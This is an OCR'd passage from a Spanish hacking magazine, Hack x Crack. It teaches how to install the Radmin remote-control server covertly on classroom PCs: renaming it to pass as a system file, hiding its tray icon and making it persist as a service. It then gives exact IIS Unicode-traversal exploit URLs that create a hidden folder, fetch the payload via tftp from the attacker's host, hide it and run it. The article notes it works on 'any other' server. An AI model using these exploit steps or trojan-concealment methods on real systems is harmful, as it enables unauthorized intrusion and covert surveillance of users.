
Esto es ahora lo más sencillo del mundo. Tenemos acceso al ordenador que queremos "victimizar" y tenemos acceso de administrador, puesto que estamos en "nuestra" aula de informática.

Recuerda que teníamos nuestro r_admin.exe en nuestro PC principal, después lo copiamos a un disquete para poder introducirlo en cualquier PC, cambiamos el nombre a truetype.exe para que no fuese reconocible ante un [ctrl] [alt] [supr], lo copiamos en c:\windows\system para esconderlo un poquito (solo un poquito) y ahora podemos modificar el registro de Windows y darle las opciones que queramos o mejor dejamos que el radmin modifique el registro por nosotros configurándolo con la opción /setup.

Así pues, ejecutamos el "radmin" por línea de comandos con la opción /setup en cada uno de los equipos: c:\windows\system\truetype.exe /setup y nos aparecerá la pantalla de configuración. Los cambios efectuados en esta ventana serán automáticamente introducidos en el Registro de Windows, así lo ha decidido el programador.



Pulsaremos sobre Options y seleccionaremos el "Hide Tray icon"



Pulsaremos OK y en la siguiente pantalla pulsaremos sobre "install service", esto hará que el radmin-server se inicie cada vez que reiniciemos el ordenador :)

Se acabó, ahora, cada vez que se reinicien los equipos de los alumnos, tendrán el radmin-servidor corriendo y aceptablemente oculto.



Imagina que...

Imagina que el programador hubiese querido introducir una opción por línea de comando para ocultar directamente el Tray Icon (como sucedía en el "servu"), sería perfecto!!! Podríamos introducir el radmin-servidor en cualquier equipo, ejecutarlo por línea de comandos con la opción de ocultar el Tray Icon y asunto arreglado. Pero el programador del "radmin" ha sido muy listo y para ocultar el Tray Icon te obliga a acceder a una interfaz gráfica de configuración la cual se encarga de modificar el Registro de Windows con los valores seleccionados... ¿por qué lo ha decidido así?... La única opción que OBLIGA al programador a modificar el registro de Windows es la opción de instalar como "servicio" (para que se auto-inicie al reiniciar el sistema), el resto de opciones podría haberlas implementado por una simple opción de inicio por línea de comandos y una llamada a un archivo adjunto de configuración (como el "servu", otra vez ;)) Pero NO!!!, ha preferido guardar las opciones en el Registro... ¿por qué?... Supongo que está claro ¿no? Para OBLIGAR al USUARIO a tener derechos de administrador sobre el PC en el que está "trasteando". Recuerda que si no tienes derechos de Administrador no puedes modificar el registro.



No es el momento...

No es el momento de explicar todo lo relacionado con los permisos de usuario de Windows, pero te proponemos una pequeña práctica. Si tienes Windows NT/XP puedes comprobar "in situ" la imposibilidad de instalar el r_admin.exe como servicio u ocultar el icono si no tienes privilegios de administrador. Solo tienes que crear un nuevo usuario, configurarlo como "cuenta limitada", iniciar una sesión con ese nuevo usuario e intentar lo propuesto (para crear una nueva cuenta vamos a, Menú Inicio --> Panel de Control --> Cuentas de usuario y no sigo porque el proceso es muy fácil)

- Oye, mira, volviendo a lo de antes, yo creo que es fácil para un "alumno" saber si tiene un radmin-servidor corriendo en su equipo, solo tiene que hacer un netstat -a por línea de comando, como me enseñaste en el otro número de la revista, y ver si hay algo en el puerto por defecto del radmin-servidor, el puerto 4899. Que bueno soy!!!

Pues tienes razón, veo que tomaste buena nota :) Entonces accedemos de nuevo a la configuración, cambiamos el puerto por defecto al que nosotros queramos (esto está a la izquierda de la opción de ocultar el tray icon) y de paso accedemos a la opción "Set Password" y ponemos una contraseña de acceso, por si acaso un alumno muy espabilado descubre el tinglado, se trae un radmin-cliente de su casa e intenta acceder al resto de ordenadores.

Todas estas opciones están en las dos imágenes anteriores, por eso no las copiamos de nuevo, que nos quedamos sin revista con tanta foto :(

- Y… mira, imagina que un alumno se aburre y curioseando por el disco duro encuentra en el directorio c:\windows\system el archivo truetype.exe, canta mucho porque conserva el icono del radmin. ¿Puedo aplicar lo de ocultar el archivo, eso que explicasteis en los números anteriores?

Por supuesto, esa es la idea, que apliques todo lo que ya sabes:

* Puedes ocultar el archivo mediante sus propiedades, aunque es muy poco efectivo, ya sabes, simplemente configurando Windows para ver archivos ocultos y archivos de sistema tal como te enseñamos en número anteriores volvería a estar visible.
* Mejor si, además de hacerlo oculto por sus propiedades cambias el nombre de truetype.exe a truetype.dll, de esa manera perderá su aspecto (su radmin-icono) y parecerá una simple librería de Windows, como hicimos con el "servu". Recuerda que en este caso, si cambias el nombre de truetype.exe a truetype.dll, podrás ejecutarlo por línea de comando exactamente igual que hasta ahora desde un Windows NT o XP, pero no podrás ejecutar un *.dll desde un W9x, no te hemos enseñado a hacer eso todavía ;)

- Pero… un alumno que ha leído esta revista, podrá acceder a las claves del registro de Windows para ver si el radmin ha sido instalado como servicio ¿no?

Si, cierto, eso se arregla iniciando los equipos de los alumnos desde un usuario sin privilegios de ningún tipo (en Windows NT/XP), de esa manera le deniegas el acceso al registro y a muchas otras cosas. Estamos preparando algún artículo que te enseña a proteger tu sistema en caso de que debas dejarlo temporalmente en manos de otra persona… pero te aseguro que según los conocimientos de la persona que se ponga frente a ese PC, al final podrá burlar la seguridad del sistema.

- Por último, ya no pregunto más… si quiero meter el radmin-servidor a un equipo pero no tengo derechos de administrador ¿Cómo lo hago?

Vamos a ver nuestras opciones hasta ahora:

* Si tienes acceso físico a ese equipo puedes meterle el radmin-servidor e iniciarlo con la opción nombredelprograma.dll /pass:loquesea /port:loquesea (ya lo hemos explicado en este número).

Un ejemplo sería --> truetype.exe /pass:osiris55 /port:6588

En este caso iniciarías el radmin-servidor y se quedaría a la escucha del puerto 6588 esperando que alguien se conectase. En el caso de que llegase dicha conexión, el radmin-servidor exigiría la clave osiris55 al cliente.


Recuerda que esto NO modifica el registro y por lo tanto NO necesitas privilegios de administrador, pero claro, cuando reinicien el equipo, el radmin-servidor no se iniciará de forma automática. Estamos preparando artículos sobre como iniciar de forma automática programas sin necesidad de modificar el registro y por lo tanto sin la necesidad de poseer privilegios de administrador, que si, que si se puede hacer ;)

* Si tienes acceso por Internet, tendrás que utilizar algún bug como el que te enseñamos en el número anterior, precisamente en el siguiente texto utilizamos el CODE/DECODE ;)

3.- Conectándonos a la víctima:


Ahora ya puedes sentarte en tu ordenador (el PC principal), abrir el radmin-cliente y configurar un enlace a la "víctima" de forma idéntica a como ya te hemos enseñado en PARTE II: GESTIONANDO UNA SALA DE ORDENADORES.

Repite esto por cada PC que quieres controlar y se acabó, ya posees el control de una sala completa y de una forma bastante "discreta" :)



Imagina que...

Todo lo que hemos explicado puede utilizarse para bien o para mal, cada uno elige su camino. Pero hombre, en lugar de comportarte como un elefante en una cristalería y meterle el "radmin-servidor" a tu "jefe" (lo que seguro te costará tu empleo actual) o espiar a tus alumnos/empleados (con lo que te juegas una denuncia) HAZ ALGO MUCHO MEJOR, utilízalo para controlar un PC que tengas en otra habitación (o en otro edificio, o en otra ciudad, o en otro país) o para ayudar a tus alumnos/trabajadores desde tu despacho/casa. Las posibilidades que te ofrece un programa como el "radmin" son verdaderamente infinitas, aprende a utilizar estos artículos con fines útiles, solo así conseguirás superarte día a día… que si, que se aprende mucho más ;p



Una noche ...

Una noche como cualquier otra…

Esto nos lo ha contado la persona que estaba una noche cualquiera frente al servidor de Hack x Crack…

"… de repente, sin previo aviso, el puntero del ratón al igual que ardilla juguetona inició un delicado y entrecortado movimiento que a todas luces estaba controlado por una inteligencia desconocida. Pasados unos segundos, la posibilidad de un posible error en la percepción inicial de tan interesante acontecimiento fue brutalmente descartada al ver aparecer ante el escritorio el típico menú contextual, como si alguien hubiese pulsado el botón derecho del Mouse, ese Mouse que permanecía absolutamente inmóvil sobre la mesa. El experimentado O:) administrador, haciendo gala de su conocida frialdad ante situaciones parecidas, abrió el "Bloc de Notas" del Windows y mantuvo una "charla" con "quienquiera" que estuviese detrás de aquella argucia, uno tras otro se turnaron para escribir el Bloc y se rieron un rato en tanto que ambos sabían perfectamente lo que estaba pasando: un chico malo llamado "radmin" (o cualquiera de sus hermanos) había sido liberado en el servidor de Hack x Crack ;p"

Ja, ja,,, esto no es una broma, sucedió realmente. Lo que no sabe el "invasor" es que justo al lado, en otro PC se estaba escribiendo parte de este artículo ;)

Un abrazo!!!



SERVIDOR DE HXC
MODO DE EMPLEO

- Hack x Crack ha habilitado un servidor para que puedas realizar las prácticas de hacking.

- Actualmente tiene el BUG del Code / Decode y lo dejaremos así por un tiempo (bastante tiempo ;) Nuestra intención es ir habilitando servidores a medida que os enseñemos distintos tipos de Hack, pero por el momento con un Servidor tendremos que ir tirando (la economía no da para mas).

- En el Servidor corre un Windows 2000 Advanced Server con el IIS de Servidor Web y está en la IP 80.36.230.235.

- El Servidor tiene tres unidades:
* La unidad c: --> Con 2GB
* La unidad d: --> Con 35GB y Raíz del Sistema
* La unidad e: --> CD-ROM

Nota: Raíz del Servidor, significa que el Windows Advanced Server está instalado en esa unidad (la unidad d:) y concretamente en el directorio por defecto \winnt\ Por lo tanto, la raíz del sistema está en d:\winnt\

- El IIS, Internet Information Server, es el Servidor de páginas Web y tiene su raíz en d:\inetpub (el directorio por defecto)

Nota: Para quien nunca ha tenido instalado el IIS, le será extraño tanto el nombre de esta carpeta (d:\inetpub) cómo su contenido. Pero bueno, un día de estos os enseñaremos a instalar vuestro propio Servidor Web y detallaremos su funcionamiento.

De momento, lo único que hay que saber es que cuando TÚ pongas nuestra IP (la IP de nuestro servidor) en tu navegador, lo que estás haciendo realmente es ir al directorio d:\Inetpub\wwwroot\ y leer un archivo llamado default.htm.

Nota: Como curiosidad, te diremos que APACHE es otro Servidor de páginas Web (seguro que has oído hablar de él). Si tuviésemos instalado el apache, cuando pusieses nuestra IP en TU navegador, accederías a un directorio raíz del Apache (donde se hubiese instalado) e intentarías leer una página llamada index.html

Explicamos esto porque la mayoría, seguro que piensa en un Servidor Web como en algo extraño que no saben ni donde está ni como se accede. Bueno, pues ya sabes dónde se encuentran la mayoría de IIS (en \Inetpub\) y cuál es la página por defecto (\Inetpub\wwwroot\default.htm). Y ahora, piensa un poco… … ¿Cuál es uno de los objetivos de un hacker que quiere decirle al mundo que ha hackeado una Web? Pues está claro, el objetivo es cambiar (o sustituir) el archivo default.html por uno propio donde diga "hola, soy DIOS y he hackeado esta Web" (eso si es un lamer ;)

A partir de ese momento, cualquiera que acceda a ese servidor, verá el default.htm modificado para vergüenza del "site" hacheado. Esto es muy genérico pero os dará una idea de cómo funciona esto de hackear Webs ;)


- Cuando accedas a nuestro servidor mediante el CODE / DECODE BUG, crea un directorio con tu nombre (el que mas te guste, no nos des tu DNI) en la unidad d: a ser

posible (que tiene mas espacio libre) y a partir de ahora utiliza ese directorio para hacer tus prácticas. Ya sabes, subirnos programitas y practicar con ellos :)

Puedes crearte tu directorio donde quieras, no es necesario que sea en d:\mellamojuan. Tienes total libertad!!! Una idea es crearlo, por ejemplo, en d:\winnt\system32\default\mellamojuan (ya irás aprendiendo que cuanto mas oculto mejor :)

Es posiblemente la primera vez que tienes la oportunidad de investigar en un servidor como este sin cometer un delito (nosotros te dejamos y por lo tanto nadie te perseguirá). Aprovecha la oportunidad!!! e investiga mientras dure esta iniciativa (que esperamos dure largos años)

- En este momento tenemos mas de 600 carpetas de peña que, como tu, está practicando. Así que haznos caso y crea tu propia carpeta donde trabajar.



MUY IMPORTANTE...

MUY IMPORTANTE!!!!! Por favor, no borres archivos del Servidor si no sabes exactamente lo que estás haciendo ni borres las carpetas de los demás usuarios. Si haces eso, lo único que consigues es que tengamos que reparar el sistema servidor y, mientras tanto, ni tu ni nadie puede disfrutar de él :(Es una tontería intentar "romper" el Servidor, lo hemos puesto para que disfrute todo el mundo sin correr riesgos, para que todo el mundo pueda crearse su carpeta y practicar nuestros ejercicios. En el Servidor no hay ni Warez, ni Programas, ni claves, ni nada de nada que "robar", es un servidor limpio para TI, por lo tanto cuídalo un poquito y montaremos muchos más :)

CREA TU SEGUNDO TROYANO INDETECTABLE E INMUNE A LOS ANTIVIRUS

"RADMIN": REMOTE ADMINISTRATOR 2.1
UN CONTROLADOR REMOTO "A MEDIDA" ;)

PARTE V:
OCULTACIÓN, INTRODUCCIÓN Y EJECUCIÓN DEL RADMIN EN EQUIPOS REMOTOS A TRAVÉS DE INTERNET MEDIANTE EL CODE/DECODE BUG Y RECAPITULACIÓN/AMPLIACIÓN DE LO APRENDIDO.

UN PC PARA CONTROLARLOS A TODOS

* En las siguientes líneas mostraremos, una tras otra, las instrucciones EXACTAS para hackear el servidor de Hack x Crack.

* No nos pararemos a explicar cada instrucción porque ya hemos detallado en profundidad cada uno de los parámetros empleados en los números 2 y 3 de Hack x Crack.

* Si no tienes ni idea de lo que estamos hablando y las siguientes líneas te suenan a chino-mandarín, seguro que no has leído los números 2 y 3 de Hack x Crack.

* Estas instrucciones NO PUEDES ejecutarlas sin una preparación previa del entorno que implica tener activos y configurados una serie de programas. Volvemos a lo mismo, todo esto fue explicado detalladamente en el número 2 y fue ampliado en el número 3.

* No te doy más la lata :)

1.- Conocimientos previos:

Para poder ejecutar y comprender las siguientes instrucciones debes haber practicado los anteriores ejercicios de esta publicación. Tienes nuestro servidor para tus prácticas :)

Si lo que vas a ver a continuación te parece complicadísimo, no lo dudes, tienes que leerte los anteriores números de Hack x Crack.

Ya no lo digo más, que seguro estás pensando que soy un pesado integral. Pero ya me imagino la ingente cantidad de mails que me llegarán preguntando sobre las siguientes líneas escritos por personas que no tienen los anteriores números y TENGO MIEDO!!! En serio, me dais miedo, me tenéis atemorizado!!! Por favor, si no tienes los números anteriores PÍDELOS, en esta revista encontrarás las

instrucciones para que te enviemos los números anteriores.

YA ESTA!!! ;)

2.- PASO A PASO: hackeando el Servidor de Hack x Crack (o cualquier otro ;))

Como ya hemos comentado, utilizaremos el CODE/DECODE BUG para subirle y ejecutarle al remoto (la víctima) la parte servidor del (radmin). Como siempre abrimos nuestro Internet Explorer y EMPEZAMOS!!!


a) Creamos la carpeta proteus en el servidor de la victima mediante la instrucción md d:\proteus (siguiendo las recomendaciones de uso del Servidor de Hack x Crack, create la carpeta con un nombre cualquiera, nosotros hemos elegido proteus :)

Recuerda que puedes crearla donde quieras, cuanto más escondida mejor, así será más difícil de localizar :)

http://80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+md+d:\proteus

b) Comprobamos que se ha creado la carpeta en el remoto haciendo un dir al disco D:

http://80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+d:




c) Subimos el radmin-server (fatscsi.dll) a la víctima. Nosotros hemos renombrado el r_admin.exe (la parte servidor del radmin) a fatscsi.dll antes de subirlo, ya sabes que tú puedes darle el nombre que quieras, como siempre.

http://IP-DE-LA-VICTIMA/scripts/..%c0%af../winnt/system32/cmd.exe?/c+d:\winnt\system32\tftp.exe%20-i%20TU-IP-PONLA-AQUI%20get%20%20fatscsi.dll%20d:\proteus\fatscsi.dll

En IP-DE-LA-VICTIMA debes poner la IP EXTERNA del servidor que quieres hackear. Como ahora estás hacheando el servidor de Hack x Crack, debes poner 80.36.230.235. En TU-IP-PONLA-AQUÍ debes poner tu IP EXTERNA.

Si la IP de la víctima fuese 80.36.230.235 y TU IP EXTERNA fuese 235.24.57.24, la instrucción exacta sería:

http://80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+d:\winnt\system32\tftp.exe%20-i%20235.24.57.24%20get%20%20fatscsi.dll%20d:\proteus\fatscsi.dll



En este número...

En este número de Hack x Crack se enseñará a utilizar un nombre de dominio en lugar de TU IP EXTERNA, con ello conseguiremos el anonimato en el update. Cuando acabes de leer la revista estarás en condiciones de poner tu nombre de dominio en lugar de TU IP EXTERNA. Suponiendo que has conseguido el nombre de dominio, por ejemplo "triniumftp.servftp.com", la instrucción de update quedaría así:

http://80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+d:\winnt\system32\tftp.exe%20-i%20triniumftp.servftp.com%20get%20%20fatscsi.dll%20d:\proteus\fatscsi.dll

d) Comprobamos que el archivo ha subido a la víctima haciendo un listado a la carpeta creada. (dir d:\proteus)

http://80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+d:\proteus

e) Ocultamos el archivo activando la opción de "oculto" (+h) y lo hacemos "modificable" desactivando la opción de "solo lectura" (-r) (attrib -r +h d:\proteus\fatscsi.dll)


http://192.168.0.1/scripts/..%c0%af../winnt/system32/cmd.exe?/c+attrib%20-r%20%2Bh+d:\proteus\fatscsi.dll

Recuerda que:

* El símbolo + es %2B en Unicode (por lo del extraterrestre), explicado en el número 3 de Hack x Crack.
* Lo hacemos oculto para que sea más discreto (explicado en el número 3 de Hack x Crack)


f) Comprobamos que ha sido ocultado haciendo un dir "normal"

http://80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+d:\proteus



g) Si quieres comprobamos que el archivo existe haciendo un dir con la opción de "ver archivos ocultos" /a

http://80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir/a+d:\proteus




h) Finalmente ejecutamos el radmin-server :)

http://80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+d:\proteus\fatscsi.dll

3.- Conéctate a tu víctima ;)

Ahora mismo ya estaría el radmin-servidor corriendo en la víctima y solo nos quedaría conectarnos desde nuestro PC utilizando el radmin-cliente tal y como os hemos enseñado el principio de este artículo. Cuando configures la conexión en el radmin-cliente, recuerda que la IP será la de la "víctima" (en nuestro caso 80.36.230.235) y el puerto será el puerto por defecto 4899, puesto que hemos ejecutado el radmin-servidor sin parámetros.

4.- MUY IMPORTANTE



Igual que pasaba...

Igual que pasaba con el serv-u.exe, si dejas el puerto por defecto puede ser que otro usuario ponga el mismo y en ese caso NO PODRÁS acceder al radmin-server (de hecho no podrás ni iniciar el programa). Si pones un puerto "tipico" (55555,1666,1777,1025, 2525, 5052, 8080…, es decir, cap-i-cuas, de serie completa, de número alternado, de número repetido…) seguro que otro usuario se te adelantará poniendo el mismo puerto y ZAS!!!, no podrás iniciar el programa; pon un puerto como el que pondrías en una cartilla del banco, a nadie se le ocurriría poner el 55555555 en una cartilla (y menos si tienes dinero ;))

En lugar de iniciar el radmin-servidor en el puerto por defecto, hazlo en un puerto distinto y ponle una clave de acceso ;)

http://80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+d:\proteus\fatscsi.dll /pass:00000000 /port:6500

En este caso estaríamos iniciando el radmin-servidor en el puerto 6500 y con la contraseña 00000000. Por cierto, pon una contraseña de 8 dígitos o más, si no lo haces así no funcionará :)







OCULTACION DE IP POR NOMBRE DE DOMINIO

CONSIGUE UN NOMBRE DE DOMINIO GRATIS Y UNA IP FIJA

PARTE I: OBTENCIÓN DE UN NOMBRE DE DOMINIO, REASIGNACIÓN AUTOMÁTICA DE IP/NOMBRE Y APLICACIÓN PRACTICA.

¿Quieren hacerte pagar por un nombre de dominio?
¿Tu Proveedor de Internet (ISP) te da una IP VARIABLE?
¿No puedes montar un FTP o una WEB en tu ordenador porque no consigues una IP FIJA?

Si lees este artículo podrás superar todas esas absurdas limitaciones que TU ISP ha decidido imponerte. SOLO EL CONOCIMIENTO TE HACE LIBRE :)

1.- Punto de Partida: El Problema.

Un buen día, después de una charla con algún (amigo/a, familiar, empresa, alumno/a, compañero/a, novio/a...) decides que sería una buena idea intercambiar vuestros archivos (apuntes, fotografías, contratos, documentación de consulta, balances de ventas...) por Internet a través de alguno de esos programas de intercambio de ficheros. Después de evaluar las opciones de Soft existentes y descartar el Correo Electrónico (no te ves transfiriendo archivos de 50MB por mail :)), montar una Web en tu equipo (muy complicado) o utilizar un P2P (ves a saber quien más puede acceder a nuestro material), finalmente te decides por el FTP (quizás viste el número 1 de Hack x Crack y te animaste ;)).

Después de elegir el Soft adecuado (y en nuestra opinión utilizar un Servidor FTP es la opción correcta), instalas el Servidor FTP y le das a tu "contacto" los datos necesarios para realizar la conexión: La contraseña de acceso, el puerto de escucha al que deberá conectarse y la IP EXTERNA de tu equipo.

Pasados unos días, tu "contacto" te llama diciendo que la semana pasada podía conectarse perfectamente a tu IP pero que hoy es imposible, que no hay manera. Tu, preocupado, revisas el programa y encuentras el error: TU IP EXTERNA HA CAMBIADO!!!!! Llamas a tu amigo, le das la nueva IP y acto seguido llamas a tu ISP y le preguntas por qué demonios te han cambiado TU IP EXTERNA, que tienes un Servidor FTP y que no puedes ir llamando a todo el mundo cada vez que a "ves a saber quien" le de por cambiarte la IP. La señorita "operadora", amablemente te dirá que eso es normal, que en el contrato se especifica que TU IP ES DINÁMICA y tal y cual y... en resumen, que NO TIENES UNA IP FIJA y no puedes hacer nada para remediarlo :(

2.- Buscando Soluciones:


Lo primero que se te ocurre es la posibilidad de cambiar de ISP, pero después de llamar a unos cuantos y ver que esa solución implica, entre otras

cosas, dar de baja tu actual conexión y esperar pacientemente que te activen el servicio con otro proveedor, decides que no, que no quieres volver a sufrir una espera interminable, 50 reclamaciones por retrasos, FAX arriba y FAX abajo y ves a saber cuantas cosas más. Decepcionado te haces a la idea y piensas: "Que porquería de País!!! Internet, Internet, Internet hasta en la sopa y cuando quieres utilizarlo para algo realmente interesante no te ponen más que problemas, que gentuza más incompetente... ... ... cap*ll*s de m... &%&*^/"^...

